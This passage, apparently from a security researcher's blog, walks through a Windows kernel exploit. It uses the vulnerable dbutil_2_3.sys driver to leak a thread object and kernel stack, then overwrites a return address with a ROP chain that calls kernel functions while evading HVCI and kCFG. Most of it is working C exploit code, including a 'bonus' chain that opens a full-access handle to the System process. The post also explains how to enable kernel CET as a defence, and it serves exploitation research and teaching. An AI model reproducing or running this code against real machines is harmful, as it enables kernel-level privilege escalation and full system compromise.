ULONG64 leakKTHREAD(HANDLE dummythreadHandle)
{
	//
	// Set the NtQuerySystemInformation return value to STATUS_INFO_LENGTH_MISMATCH for call to NtQuerySystemInformation
	//
	NTSTATUS retValue = STATUS_INFO_LENGTH_MISMATCH;

	//
	// Resolve ntdll!NtQuerySystemInformation
	//
	NtQuerySystemInformation_t NtQuerySystemInformation = resolveFunc();

	//
	// Error handling
	//
	if (NtQuerySystemInformation == (NtQuerySystemInformation_t)1)
	{
		//
		// Print update
		//
		printf("[-] Error! Unable to resolve ntdll!NtQuerySystemInformation. Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Set size to 1 and loop the call until we reach the needed size
	//
	int size = 1;

	//
	// Output size
	//
	int outSize = 0;

	//
	// Output buffer
	//
	PSYSTEM_HANDLE_INFORMATION out = (PSYSTEM_HANDLE_INFORMATION)malloc(size);

	//
	// Error handling
	//
	if (out == NULL)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// do/while to allocate enough memory necessary for NtQuerySystemInformation
	//
	do
	{
		//
		// Free the previous memory
		//
		free(out);

		//
		// Increment the size
		//
		size = size * 2;

		//
		// Allocate more memory with the updated size
		//
		out = (PSYSTEM_HANDLE_INFORMATION)malloc(size);

		//
		// Error handling
		//
		if (out == NULL)
		{
			//
			// Bail out
			//
			goto exit;
		}

		//
		// Invoke NtQuerySystemInformation
		//
		retValue = NtQuerySystemInformation(
			SystemHandleInformation,
			out,
			(ULONG)size,
			&outSize
		);
	} while (retValue == STATUS_INFO_LENGTH_MISMATCH);

	//
	// Verify the NTSTATUS code which broke the loop is STATUS_SUCCESS
	//
	if (retValue != STATUS_SUCCESS)
	{
		//
		// Is out == NULL? If so, malloc failed and we can't free this memory
		// If it is NOT NULL, we can assume this memory is allocated. Free
		// it accordingly
		//
		if (out != NULL)
		{
			//
			// Free the memory
			//
			free(out);

			//
			// Bail out
			//
			goto exit;
		}

		//
		// Bail out
		//
		goto exit;
	}
	else
	{
		//
		// NtQuerySystemInformation should have succeeded
		// Parse all of the handles, find the current thread handle, and leak the corresponding object
		//
		for (ULONG i = 0; i < out->NumberOfHandles; i++)
		{
			//
			// Store the current object's type number
			// Thread object = 0x8
			//
			DWORD objectType = out->Handles[i].ObjectTypeNumber;

			//
			// Are we dealing with a handle from the current process?
			//
			if (out->Handles[i].ProcessId == GetCurrentProcessId())
			{
				//
				// Is the handle the handle of the "dummy" thread we created?
				//
				if (dummythreadHandle == (HANDLE)out->Handles[i].Handle)
				{
					//
					// Grab the actual KTHREAD object corresponding to the current thread
					//
					ULONG64 kthreadObject = (ULONG64)out->Handles[i].Object;

					//
					// Free the memory
					//
					free(out);

					//
					// Return the KTHREAD object
					//
					return kthreadObject;
				}
			}
		}
	}

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Close the handle to the "dummy thread"
	//
	CloseHandle(
		dummythreadHandle
	);

	//
	// Return the NTSTATUS error
	//
	return (ULONG64)retValue;
}

Here is how our main() function looks now:

/**
 * @brief Exploit entry point.
 * @param Void.
 * @return Success (0) or failure (1).
 */
int main(void)
{
	//
	// Invoke getHandle() to get a handle to dbutil_2_3.sys
	//
	HANDLE driverHandle = getHandle();

	//
	// Error handling
	//
	if (driverHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't get a handle to dbutil_2_3.sys. Error: 0x%lx", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: %p\n", driverHandle);

	//
	// Invoke getthreadHandle() to create our "dummy thread"
	//
	HANDLE getthreadHandle = createdummyThread();

	//
	// Error handling
	//
	if (getthreadHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't create the \"dummy thread\". Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Created the \"dummy thread\"!\n");

	//
	// Invoke leakKTHREAD()
	//
	ULONG64 kthread = leakKTHREAD(getthreadHandle);

	//
	// Error handling (Negative value? NtQuerySystemInformation returns a negative NTSTATUS if it fails)
	//
	if ((!kthread & 0x80000000) == 0x80000000)
	{
		//
		// Print update
		// kthread is an NTSTATUS code if execution reaches here
		//
		printf("[-] Error! Unable to leak the KTHREAD object of the \"dummy thread\". Error: 0x%llx\n", kthread);

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Error handling (kthread isn't negative - but is it a kernel-mode address?)
	//
	else if ((!kthread & 0xffff00000000000) == 0xffff00000000000 || ((!kthread & 0xfffff00000000000) == 0xfffff00000000000))
	{
		//
		// Print update
		// kthread is an NTSTATUS code if execution reaches here
		//
		printf("[-] Error! Unable to leak the KTHREAD object of the \"dummy thread\". Error: 0x%llx\n", kthread);

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] \"Dummy thread\" KTHREAD object: 0x%llx\n", kthread);

	//
	// getchar() to pause execution
	//
	getchar();

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an error
	//
	return 1;
}

You’ll notice in the above code we have added a getchar() call - which will keep our .exe running after the KTHREAD object is leaked. After running the .exe, we can see we leaked the KTHREAD object of our “dummy thread” at 0xffffa50f0fdb8080. Using WinDbg we can parse this address as a KTHREAD object.

We have now successfully located the KTHREAD object associated with our “dummy” thread.

From KTHREAD Leak To Arbitrary Kernel-Mode API Calls

With our KTHREAD leak, we can also use the !thread WinDbg extension to reveal the call stack for this thread.

You’ll notice the function nt!KiApcInterrupt is a part of this kernel-mode call stack for our “dummy thread”. What is this?

Recall that our “dummy thread” is in a suspended state. When a thread is created on Windows, it first starts out running in kernel-mode. nt!KiStartUserThread is responsible for this (and we can see this in our call stack). This eventually results in nt!PspUserThreadStartup being called - which is the initial thread routine, according to Windows Internals Part 1: 7th Edition. Here is where things get interesting.

After the thread is created, the thread is then put in its “suspended state”. A suspended thread, on Windows, is essentially a thread which has an APC queued to it - with the APC “telling the thread” to “do nothing”. An APC is a way to “tack on” some work to a given thread, when the thread is scheduled to execute. What is interesting is that queuing an APC causes an interrupt to be issued. An interrupt is essentially a signal that tells a processor something requires immediate attention. Each processor has a given interrupt request level, or IRQL, in which it is running. APCs get processed in an IRQL level known as APC_LEVEL, or 1. IRQL values span from 0 - 31 - but usually the most “common” ones are PASSIVE_LEVEL (0), APC_LEVEL (1), or DISPATCH_LEVEL (2). Normal user-mode and kernel-mode code run at PASSIVE_LEVEL. What is interesting is that when the IRQL of a processor is at 1, for instance (APC_LEVEL), only interrupts that can be processed at a higher IRQL can interrupt the processor. So, if the processor is running at an IRQL of APC_LEVEL, kernel-mode/user-mode code wouldn’t run until the processor is brought back down to PASSIVE_LEVEL.

The function that is called directly before nt!KiApcInterrupt in our call stack is, as mentioned, nt!PspUserThreadStartup - which is the “initial thread routine”. If we examine this return address nt!PspUserThreadStartup + 0x48, we can see the following.

The return address contains the instruction mov rsi, gs:188h. This essentially will load gs:188h (the GS segment register, when in kernel-mode, points to the KPCR structure, which, at an offset of 0x180 points to the KPRCB structure. This structure contains a pointer to the current thread at an offset of 0x8 - so 0x180 + 0x8 = 0x188. This means that gs:188h points to the current thread).

When a function is called, a return address is placed onto the stack. What a return address actually is, is the address of the next instruction. You can recall in our IDA screenshot that since mov rsi, gs:188h is the instruction of the return address, this instruction must have been the “next” instruction to be executed when it was pushed onto the stack. What this means is that whatever the instruction before mov rsi, gs:188h was caused the “function call” - or change in control-flow - to ntKiApcInterrupt. This means the instruction before, mov cr8, r15 was responsible for this. Why is this important?

Control registers are a per-processor register. The CR8 control register manages the current IRQL value for a given processor. So, what this means is that whatever is in R15 at the time of this instruction contains the IRQL that the current processor is executing at. How can we know what level this is? All we have to do is look at our call stack again!

The function that was called after nt!PspUserThreadStartup was nt!KiApcInterrupt. As the name insinuates, the function is responsible for an APC interrupt! We know APC interrupts are processed at IRQL APC_LEVEL - or 1. However, we also know that only interrupts which are processed at a higher IRQL than the current processors’ IRQL level can cause the processor to be interrupted.

Since we can obviously see that an APC interrupt was dispatched, we can confirm that the processor must have been executing at IRQL 0, or PASSIVE_LEVEL - which allowed the APC interrupt to occur. This again, comes back to the fact that queuing an APC causes an interrupt. Since APCs are processed at IRQL APC_LEVEL (1), the processor must be executing at PASSIVE_LEVEL (0) in order for an interrupt for an APC to be issued.

If we look at return address - we can see nt!KiApcInterrupt+0x328 (TrapFrame @ ffffa385bba350a0) contains a trap frame - which is basically a representation of the state of execution when an interrupt takes place. If we examine this trap frame - we can see that RIP was executing the instruction after the mov cr8, r15 instruction - which changes the processor where the APC interrupt was dispatched - meaning that when nt!PspUserThreadStartup executed - it allowed the processor to start allowing things like APCs to interrupt execution!

We can come to the conclusion that nt!KiApcInterrupt was executed as a result of the mov cr8, r15 instruction from nt!PspUserThreadStartup - which lowered the current processors’ IRQL level to PASSIVE_LEVEL (0). Since APCs are processed in APC_LEVEL (1), this allowed the interrupt to occur - because the processor was executing at a lower IRQL before the interrupt was issued.

The point of examining this is to understand the fact that an interrupt basically occurred, as a result of the APC being queued on our “dummy” thread. This APC is telling the thread basically to “do nothing” - which is essentially what a suspended thread is. Here is where this comes into play for us.

When this thread is resumed, the thread will return from the nt!KiApcInterrupt function. So, what we can do is we can overwrite the return address on the stack for nt!KiApcInterrtupt with the address of a ROP gadget (the return address on this system used for this blog post is nt!KiApcInterrupt + 0x328 - but that could be subject to change). Then, when we resume the thread eventually (which can be done from user mode) - nt!KiApcInterrupt will return and it will use our ROP gadget as the return address. This will allow us to construct a ROP chain which will allow us to call arbitrary kernel-mode APIs! The key, first, is to use our leaked KTHREAD object and parse the StackBase member - using our arbitrary read primitive - to locate the stack (where this return address lives). To do this, we will being the prototype for our final “exploit” function titled constructROPChain().

Notice the last parameter our function receives - ULONG64 ntBase. Since we are going to be using ROP gadgets from ntoskrnl.exe, we need to locate the base address of ntoskrnl.exe in order to resolve our needed ROP gadgets. So, this means that we also need a function which resolves the base of ntoskrnl.exe using EnumDeviceDrivers. Here is how we instrument this functionality.

/**
 * @brief Function used resolve the base address of ntoskrnl.exe.
 * @param Void.
 * @return ntoskrnl.exe base
 */
ULONG64 resolventBase(void)
{
	//
	// Array to receive kernel-mode addresses
	//
	LPVOID* lpImageBase = NULL;

	//
	// Size of the input array
	//
	DWORD cb = 0;

	//
	// Size of the array output (all load addresses).
	//
	DWORD lpcbNeeded = 0;

	//
	// Invoke EnumDeviceDrivers (and have it fail)
	// to receive the needed size of lpImageBase
	//
	EnumDeviceDrivers(
		lpImageBase,
		cb,
		&lpcbNeeded
	);

	//
	// lpcbNeeded should contain needed size
	//
	lpImageBase = (LPVOID*)malloc(lpcbNeeded);

	//
	// Error handling
	//
	if (lpImageBase == NULL)
	{
		//
		// Bail out
		// 
		goto exit;
	}

	//
	// Assign lpcbNeeded to cb (cb needs to be size of the lpImageBase
	// array).
	//
	cb = lpcbNeeded;

	//
	// Invoke EnumDeviceDrivers properly.
	//
	BOOL getAddrs = EnumDeviceDrivers(
		lpImageBase,
		cb,
		&lpcbNeeded
	);

	//
	// Error handling
	//
	if (!getAddrs)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// The first element of the array is ntoskrnl.exe.
	//
	return (ULONG64)lpImageBase[0];

//
// Execution reaches here if an error occurs
//
exit:

	//
	// Return an error.
	//
	return (ULONG64)1;
}

The above function called resolventBase() returns the base address of ntoskrnl.exe (this type of enumeration couldn’t be done in a low-integrity process. Again, we are assuming medium integrity). This value can then be passed in to our constructROPChain() function.

If we examine the contents of a KTHREAD structure, we can see that StackBase is located at an offset of 0x38 within the KTHREAD structure. This means we can use our arbitrary read primitive to leak the stack address of the KTHREAD object by dereferencing this offset.

We then can update main() to resolve ntoskrnl.exe and to leak our kernel-mode stack (while leaving getchar() to confirm we can leak the stack before letting the process which houses our “dummy thread” terminate.

/**
 * @brief Exploit entry point.
 * @param Void.
 * @return Success (0) or failure (1).
 */
int main(void)
{
	//
	// Invoke getHandle() to get a handle to dbutil_2_3.sys
	//
	HANDLE driverHandle = getHandle();

	//
	// Error handling
	//
	if (driverHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't get a handle to dbutil_2_3.sys. Error: 0x%lx", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: %p\n", driverHandle);

	//
	// Invoke getthreadHandle() to create our "dummy thread"
	//
	HANDLE getthreadHandle = createdummyThread();

	//
	// Error handling
	//
	if (getthreadHandle == (HANDLE)-1)
	{
		//
		// Print update
		//
		printf("[-] Error! Couldn't create the \"dummy thread\". Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Created the \"dummy thread\"!\n");

	//
	// Invoke leakKTHREAD()
	//
	ULONG64 kthread = leakKTHREAD(getthreadHandle);

	//
	// Error handling (Negative value? NtQuerySystemInformation returns a negative NTSTATUS if it fails)
	//
	if ((!kthread & 0x80000000) == 0x80000000)
	{
		//
		// Print update
		// kthread is an NTSTATUS code if execution reaches here
		//
		printf("[-] Error! Unable to leak the KTHREAD object of the \"dummy thread\". Error: 0x%llx\n", kthread);

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Error handling (kthread isn't negative - but is it a kernel-mode address?)
	//
	else if ((!kthread & 0xffff00000000000) == 0xffff00000000000 || ((!kthread & 0xfffff00000000000) == 0xfffff00000000000))
	{
		//
		// Print update
		// kthread is an NTSTATUS code if execution reaches here
		//
		printf("[-] Error! Unable to leak the KTHREAD object of the \"dummy thread\". Error: 0x%llx\n", kthread);

		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] \"Dummy thread\" KTHREAD object: 0x%llx\n", kthread);

	//
	// Invoke resolventBase() to retrieve the load address of ntoskrnl.exe
	//
	ULONG64 ntBase = resolventBase();

	//
	// Error handling
	//
	if (ntBase == (ULONG64)1)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// Invoke constructROPChain() to build our ROP chain and kick off execution
	//
	BOOL createROP = constructROPChain(driverHandle, getthreadHandle, kthread, ntBase);

	//
	// Error handling
	//
	if (!createROP)
	{
		//
		// Print update
		//
		printf("[-] Error! Unable to construct the ROP chain. Error: 0x%lx\n", GetLastError());

		//
		// Bail out
		//
		goto exit;
	}

	//
	// getchar() to pause execution
	//
	getchar();

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return an error
	//
	return 1;
}

After running the exploit (in its current state) we can see that we successfully leaked the stack for our “dummy thread” - located at 0xffffa385b8650000.

Recall also that the stack grows towards the lower memory addresses - meaning that the stack base won’t actually have (usually) memory paged in/committed. Instead, we have to start going “up” the stack (by going down - since the stack grows towards the lower memory addresses) to see the contents of the “dummy thread’s” stack.

Putting all of this together, we can extend the contents of our constructROPChain() function to search our dummy thread’s stack for the target return address of nt!KiApcInterrupt + 0x328. nt!KiApcInterrupt + 0x328 is located at an offset of 0x41b718 on the version of Windows 11 I am testing this exploit on.

/**
 * @brief Function used write a ROP chain to the kernel-mode stack
 *
 * This function takes the previously-leaked KTHREAD object of
 * our "dummy thread", extracts the StackBase member of the object
 * and writes the ROP chain to the kernel-mode stack leveraging the
 * write64() function.
 *
 * @param inHandle - A valid handle to the dbutil_2_3.sys.
 * @param dummyThread - A valid handle to our "dummy thread" in order to resume it.
 * @param KTHREAD - The KTHREAD object associated with the "dummy" thread.
 * @param ntBase - The base address of ntoskrnl.exe.
 * @return Result of the operation in the form of a boolean.
 */
BOOL constructROPChain(HANDLE inHandle, HANDLE dummyThread, ULONG64 KTHREAD, ULONG64 ntBase)
{
	//
	// KTHREAD.StackBase = KTHREAD + 0x38
	//
	ULONG64 kthreadstackBase = KTHREAD + 0x38;

	//
	// Dereference KTHREAD.StackBase to leak the stack
	//
	ULONG64 stackBase = read64(inHandle, kthreadstackBase);

	//
	// Error handling
	//
	if (stackBase == (ULONG64)1)
	{
		//
		// Bail out
		//
		goto exit;
	}

	//
	// Print update
	//
	printf("[+] Leaked kernel-mode stack: 0x%llx\n", stackBase);

	//
	// Variable to store our target return address for nt!KiApcInterrupt
	//
	ULONG64 retAddr = 0;

	//
	// Leverage the arbitrary write primitive to read the entire contents of the stack (seven pages = 0x7000)
	// 0x7000 isn't actually commited, so we start with 0x7000-0x8, since the stack grows towards the lower
	// addresses.
	//
	for (int i = 0x8; i < 0x7000 - 0x8; i += 0x8)
	{
		//
		// Invoke read64() to dereference the stack
		//
		ULONG64 value = read64(inHandle, stackBase - i);

		//
		// Kernel-mode address?
		//
		if ((value & 0xfffff00000000000) == 0xfffff00000000000)
		{
			//
			// nt!KiApcInterrupt+0x328?
			//
			if (value == ntBase + 0x41b718)
			{
				//
				// Print update
				//
				printf("[+] Leaked target return address of nt!KiApcInterrupt!\n");

				//
				// Store the current value of stackBase - i, which is nt!KiApcInterrupt+0x328
				//
				retAddr = stackBase - i;

				//
				// Break the loop if we find our address
				//
				break;
			}
		}

		//
		// Reset the value
		//
		value = 0;
	}

	//
	// Print update
	//
	printf("[+] Stack address: 0x%llx contains nt!KiApcInterrupt+0x328!\n", retAddr);

//
// Execution comes here if an error is encountered
//
exit:

	//
	// Return the NTSTATUS error
	//
	return (ULONG64)1;
}

Again, we use getchar() to pause execution so we can inspect the thread before the process terminates. After executing the above exploit, we can see the ability to locate where nt!KiApcInterrupt + 0x328 exists on the stack.

We have now successfully located our target return address! Using our arbitrary write primitive, let’s overwrite the return address with 0x4141414141414141 - which should cause a system crash when our thread is resumed.

//
// Print update
//
printf("[+] Stack address: 0x%llx contains nt!KiApcInterrupt+0x328!\n", retAddr);

//
// Our ROP chain will start here
//
write64(inHandle, retAddr, 0x4141414141414141);

//
// Resume the thread to kick off execution
//
ResumeThread(dummyThread);

As we can see - our system has crashes and we control RIP! The system is attempting to return into the address 0x4141414141414141 - meaning we now control execution at the kernel level and we can now redirect execution into our ROP chain.

We also know the base address of ntoskrnl.exe, meaning we can resolve our needed ROP gadgets to arbitrarily invoke a kernel-mode API. Remember - just like DEP - ROP doesn’t actually execute unsigned code. We “resuse” existing signed code - which stays within the bounds of HVCI. Although it is a bit more arduous, we can still invoke arbitrary APIs - just like shellcode.

So let’s put together a proof-of-concept to arbitrarily call PsGetCurrentProcess - which should return a pointer to the EPROCESS structure associated with process housing the thread our ROP chain is executing in (our “dummy thread”). We also (for the purposes of showing it is possible) will save the result in a user-mode address so (theoretically) we could act on this object later.

Here is how our ROP chain will look.

This ROP chain places nt!PsGetCurrentProcess into the RAX register and then performs a jmp rax to invoke the function. This function doesn’t accept any parameters, and it returns a pointer to the current processes’ EPROCESS object. The calculation of this function’s address can be identified by calculating the offset from ntoskrnl.exe.

We can begin to debug the ROP chain by setting a breakpoint on the first pop rax gadget - which overwrites nt!KiApcInterrupt + 0x328.

After the pop rax occurs - nt!PsGetCurrentProcess is placed into RAX. The jmp rax gadget is dispatched - which invokes our call to nt!PsGetCurrentProcess (which is an extremely short function that only needs to index the KPRCB structure).

After completing the call to nt!PsGetCurrentProcess - we can see a user-mode address on the stack, which is placed into RCX and is used with a mov qword ptr [rcx], rax gadget.

This is a user-mode address supplied by us. Since nt!PsGetCurrentProcess returns a pointer to the current process (in the form of an EPROCESS object) - an attacker may want to preserve this value in user-mode in order to re-use the arbitrary write primitive and/or read primitive to further corrupt this object.

You may be thinking - what about Supervisor Mode Access Prevention (SMAP)? SMAP works similarly to SMEP - except SMAP doesn’t focus on code execution. SMAP prevents any kind of data access from ring 0 into ring 3 (such as copying a kernel-mode address into a user-mode address, or performing data access on a ring 3 page from ring 0). However, Windows only employs SMAP in certain situations - most notably when the processor servicing the data-operation is at an IRQL 2 and above. Since kernel-mode code runs at an IRQL of 0, this means SMAP isn’t “in play” - and therefore we are free to perform our data operation (saving the EPROCESS object into user-mode).

We have now completed the “malicious” call and we have successfully invoked an arbitrary API of our choosing - without needing to detonate any unsigned-code. This means we have stepped around HVCI by staying compliant with it (e.g. we didn’t turn HVCI off - we just stayed within the guidelines of HVCI). kCFG was bypassed in this instance (we took control of RIP) by overwriting a return address, similarly to my last blog series on browser exploitation. Intel CET in the Windows kernel would have prevent this from happening.

Since we are using ROP, we need to restore our execution now. This is due to the fact we have completely altered the state of the CPU registers and we have corrupted the stack. Since we have only corrupted the “dummy thread” - we simply can invoke nt!ZwTerminateThread, while passing in the handle of the dummy thread, to tell the Windows OS to do this for us! Remember - the “dummy thread” is only being used for the arbitrary API call. There are still other threads (the main thread) which actually executes code within Project2.exe. Instead of manually trying to restore the state of the “dummy thread” - and avoid a system crash - we simply can just ask Windows to terminate the thread for us. This will “gracefully” exit the thread, without us needing to manually restore everything ourselves.

nt!ZwTerminateThread accepts two parameters. It is an undocumented function, but it actually receives the same parameters as prototyped by its user-mode “cousin”, TerminateThread.

All we need to pass to nt!ZwTerminateThread is a handle to the “dummy thread” (the thread we want to terminate) and an NTSTATUS code (we will just use STATUS_SUCCESS, which is a value of 0x00000000). So, as we know, our first parameter needs to go into the RCX register (the handle to the “dummy thread”).

As we can see above, our handle to the dummy thread will be placed into the RCX register. After this is placed into the RCX register, our exit code for our thread (STATUS_SUCCESS, or 0x00000000) is placed into RDX.

Now we have our parameters setup for nt!ZwTerminateThread. All that there is left now is to place nt!ZwTerminateThread into RAX and to jump to it.

You’ll notice, however, that instead of hitting the jmp rax gadget - we hit another ret after the ret issued from the pop rax ; ret gadget. Why is this? Take a closer look at the stack.

When the jmp rax instruction is dispatched (nt!_guard_retpoline_indeirect_rax+0x5e) - the stack is in a 16-byte alignment (a 16-byte alignment means that the last two digits of the virtual address, e.g. 0xffffc789dd19d160, which would be 60, end with a 0). Windows API calls sometimes use the XMM registers, under the hood, which allow memory operations to be facilitated in 16-byte intervals. This is why when Windows API calls are made, they must (usually) be made in 16-byte alignments! We use the “extra” ret gadget to make sure that when jmp nt!ZwTerminateThread dispatches, that the stack is properly aligned.

From here we can execute nt!ZwTerminateThread.

From here we can press g in the debugger - as the Windows OS will gracefully exit us from the thread!

As we can see, we have our EPROCESS object in the user-mode cmd.exe console! We can cross-reference this address in WinDbg to confirm.

Parsing this address as an EPROCESS object, we can confirm via the ImageFileName that this is the EPROCESS object associated with our current process! We have successfully executed a kernel-mode function call, from user-mode (via our vulnerability), while not triggering kCFG or HVCI!

Bonus ROP Chain

Our previous nt!PsGetCurrentProcess function call outlined how it is possible to call kernel-mode functions via an arbitrary read/write primitive, from user-mode, without triggering kCFG and HVCI. Although we won’t step through each gadget, here is a “bonus” ROP chain that you could use, for instance, to open up a PROCESS_ALL_ACCESS handle to the System process with HVCI and kCFG enabled (don’t forget to declare CLIENT_ID and OBJECT_ATTRIBUTE structures!).

	//
	// Print update
	//
	printf("[+] Stack address: 0x%llx contains nt!KiApcInterrupt+0x328!\n", retAddr);

	//
	// Handle to the System process
	//
	HANDLE systemprocHandle = NULL;

	//
	// CLIENT_ID
	//
	CLIENT_ID clientId = { 0 };
	clientId.UniqueProcess = ULongToHandle(4);
	clientId.UniqueThread = NULL;

	//
	// Declare OBJECT_ATTRIBUTES
	//
	OBJECT_ATTRIBUTES objAttrs = { 0 };

	//
	// memset the buffer to 0
	//
	memset(&objAttrs, 0, sizeof(objAttrs));

	//
	// Set members
	//
	objAttrs.ObjectName = NULL;
	objAttrs.Length = sizeof(objAttrs);
	
	//
	// Begin ROP chain
	//
	write64(inHandle, retAddr, ntBase + 0xa50296);				// 0x140a50296: pop rcx ; ret ; \x40\x59\xc3 (1 found)
	write64(inHandle, retAddr + 0x8, &systemprocHandle);		// HANDLE (to receive System process handle)
	write64(inHandle, retAddr + 0x10, ntBase + 0x99493a);		// 0x14099493a: pop rdx ; ret ; \x5a\x46\xc3 (1 found)
	write64(inHandle, retAddr + 0x18, PROCESS_ALL_ACCESS);		// PROCESS_ALL_ACCESS
	write64(inHandle, retAddr + 0x20, ntBase + 0x2e8281);		// 0x1402e8281: pop r8 ; ret ; \x41\x58\xc3 (1 found)
	write64(inHandle, retAddr + 0x28, &objAttrs);				// OBJECT_ATTRIBUTES
	write64(inHandle, retAddr + 0x30, ntBase + 0x42a123);		// 0x14042a123: pop r9 ; ret ; \x41\x59\xc3 (1 found)
	write64(inHandle, retAddr + 0x38, &clientId);				// CLIENT_ID
	write64(inHandle, retAddr + 0x40, ntBase + 0x6360a6);		// 0x1406360a6: pop rax ; ret ; \x58\xc3 (1 found)
	write64(inHandle, retAddr + 0x48, ntBase + 0x413210);		// nt!ZwOpenProcess
	write64(inHandle, retAddr + 0x50, ntBase + 0xab533e);		// 0x140ab533e: jmp rax; \x48\xff\xe0 (1 found)
	write64(inHandle, retAddr + 0x58, ntBase + 0xa50296);		// 0x140a50296: pop rcx ; ret ; \x40\x59\xc3 (1 found)
	write64(inHandle, retAddr + 0x60, (ULONG64)dummyThread);	// HANDLE to the dummy thread
	write64(inHandle, retAddr + 0x68, ntBase + 0x99493a);		// 0x14099493a: pop rdx ; ret ; \x5a\x46\xc3 (1 found)
	write64(inHandle, retAddr + 0x70, 0x0000000000000000);		// Set exit code to STATUS_SUCCESS
	write64(inHandle, retAddr + 0x78, ntBase + 0x6360a6);		// 0x1406360a6: pop rax ; ret ; \x58\xc3 (1 found)
	write64(inHandle, retAddr + 0x80, ntBase + 0x4137b0);		// nt!ZwTerminateThread
	write64(inHandle, retAddr + 0x88, ntBase + 0xab533e);		// 0x140ab533e: jmp rax; \x48\xff\xe0 (1 found)
	
	//
	// Resume the thread to kick off execution
	//
	ResumeThread(dummyThread);

	//
	// Sleep Project2.exe for 1 second to allow the print update
	// to accurately display the System process handle
	//
	Sleep(1000);

	//
	// Print update
	//
	printf("[+] System process HANDLE: 0x%p\n", systemprocHandle);

What’s nice about this technique is the fact that all parameters can be declared in user-mode using C - meaning we don’t have to manually construct our own structures, like a CLIENT_ID structure, in the .data section of a driver, for instance.

Conclusion

I would say that HVCI is easily one of the most powerful mitigations there is. As we saw - we actually didn’t “bypass” HVCI. HVCI mitigates unsigned-code execution in the VTL 0 kernel - which is something we weren’t able to achieve. However, Microsoft seems to be dependent on Kernel CET - and when you combine kCET, kCFG, and HVCI - only then do you get coverage against this technique.

HVCI is probably not only the most complex mitigation I have looked at, not only is it probably the best, but it taught me a ton about something I didn’t know (hypervisors). HVCI, even in this situation, did its job and everyone should please go and enable it! When coupled with CET and kCFG - it will make HVCI resilient against this sort of attack (just like how MBEC makes HVCI resilient against PTE modification).

It is possible to enable kCET if you have a supported processor - as in many cases it isn’t enabled by default. You can do this via regedit.exe by adding a value called Enabled - which you need to set to 1 (as a DWORD) - to the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\KernelShadowStacks key. Shoutout to my coworker Yarden Shafir for showing me this! Thanks for tuning in!

Here is the final code (nt!ZwOpenProcess).

Definitions in ntdll.h:

#include <Windows.h>
#include <Psapi.h>
#include <time.h>

typedef enum _SYSTEM_INFORMATION_CLASS
{
    SystemBasicInformation,
    SystemProcessorInformation,
    SystemPerformanceInformation,
    SystemTimeOfDayInformation,
    SystemPathInformation,
    SystemProcessInformation,
    SystemCallCountInformation,
    SystemDeviceInformation,
    SystemProcessorPerformanceInformation,
    SystemFlagsInformation,
    SystemCallTimeInformation,
    SystemModuleInformation,
    SystemLocksInformation,
    SystemStackTraceInformation,
    SystemPagedPoolInformation,
    SystemNonPagedPoolInformation,
    SystemHandleInformation,
    SystemObjectInformation,
    SystemPageFileInformation,
    SystemVdmInstemulInformation,
    SystemVdmBopInformation,
    SystemFileCacheInformation,
    SystemPoolTagInformation,
    SystemInterruptInformation,
    SystemDpcBehaviorInformation,
    SystemFullMemoryInformation,
    SystemLoadGdiDriverInformation,
    SystemUnloadGdiDriverInformation,
    SystemTimeAdjustmentInformation,
    SystemSummaryMemoryInformation,
    SystemMirrorMemoryInformation,
    SystemPerformanceTraceInformation,
    SystemObsolete0,
    SystemExceptionInformation,
    SystemCrashDumpStateInformation,
    SystemKernelDebuggerInformation,
    SystemContextSwitchInformation,
    SystemRegistryQuotaInformation,
    SystemExtendServiceTableInformation,
    SystemPrioritySeperation,
    SystemVerifierAddDriverInformation,
    SystemVerifierRemoveDriverInformation,
    SystemProcessorIdleInformation,
    SystemLegacyDriverInformation,
    SystemCurrentTimeZoneInformation,
    SystemLookasideInformation,
    SystemTimeSlipNotification,
    SystemSessionCreate,
    SystemSessionDetach,
    SystemSessionInformation,
    SystemRangeStartInformation,
    SystemVerifierInformation,
    SystemVerifierThunkExtend,
    SystemSessionProcessInformation,
    SystemLoadGdiDriverInSystemSpace,
    SystemNumaProcessorMap,
    SystemPrefetcherInformation,
    SystemExtendedProcessInformation,
    SystemRecommendedSharedDataAlignment,
    SystemComPlusPackage,
    SystemNumaAvailableMemory,
    SystemProcessorPowerInformation,
    SystemEmulationBasicInformation,
    SystemEmulationProcessorInformation,
    SystemExtendedHandleInformation,
    SystemLostDelayedWriteInformation,
    SystemBigPoolInformation,
    SystemSessionPoolTagInformation,
    SystemSessionMappedViewInformation,
    SystemHotpatchInformation,
    SystemObjectSecurityMode,
    SystemWatchdogTimerHandler,
    SystemWatchdogTimerInformation,
    SystemLogicalProcessorInformation,
    SystemWow64SharedInformation,
    SystemRegisterFirmwareTableInformationHandler,
    SystemFirmwareTableInformation,
    SystemModuleInformationEx,
    SystemVerifierTriageInformation,
    SystemSuperfetchInformation,
    SystemMemoryListInformation,
    SystemFileCacheInformationEx,
    MaxSystemInfoClass

} SYSTEM_INFORMATION_CLASS;

typedef struct _SYSTEM_MODULE {
    ULONG                Reserved1;
    ULONG                Reserved2;
    PVOID                ImageBaseAddress;
    ULONG                ImageSize;
    ULONG                Flags;
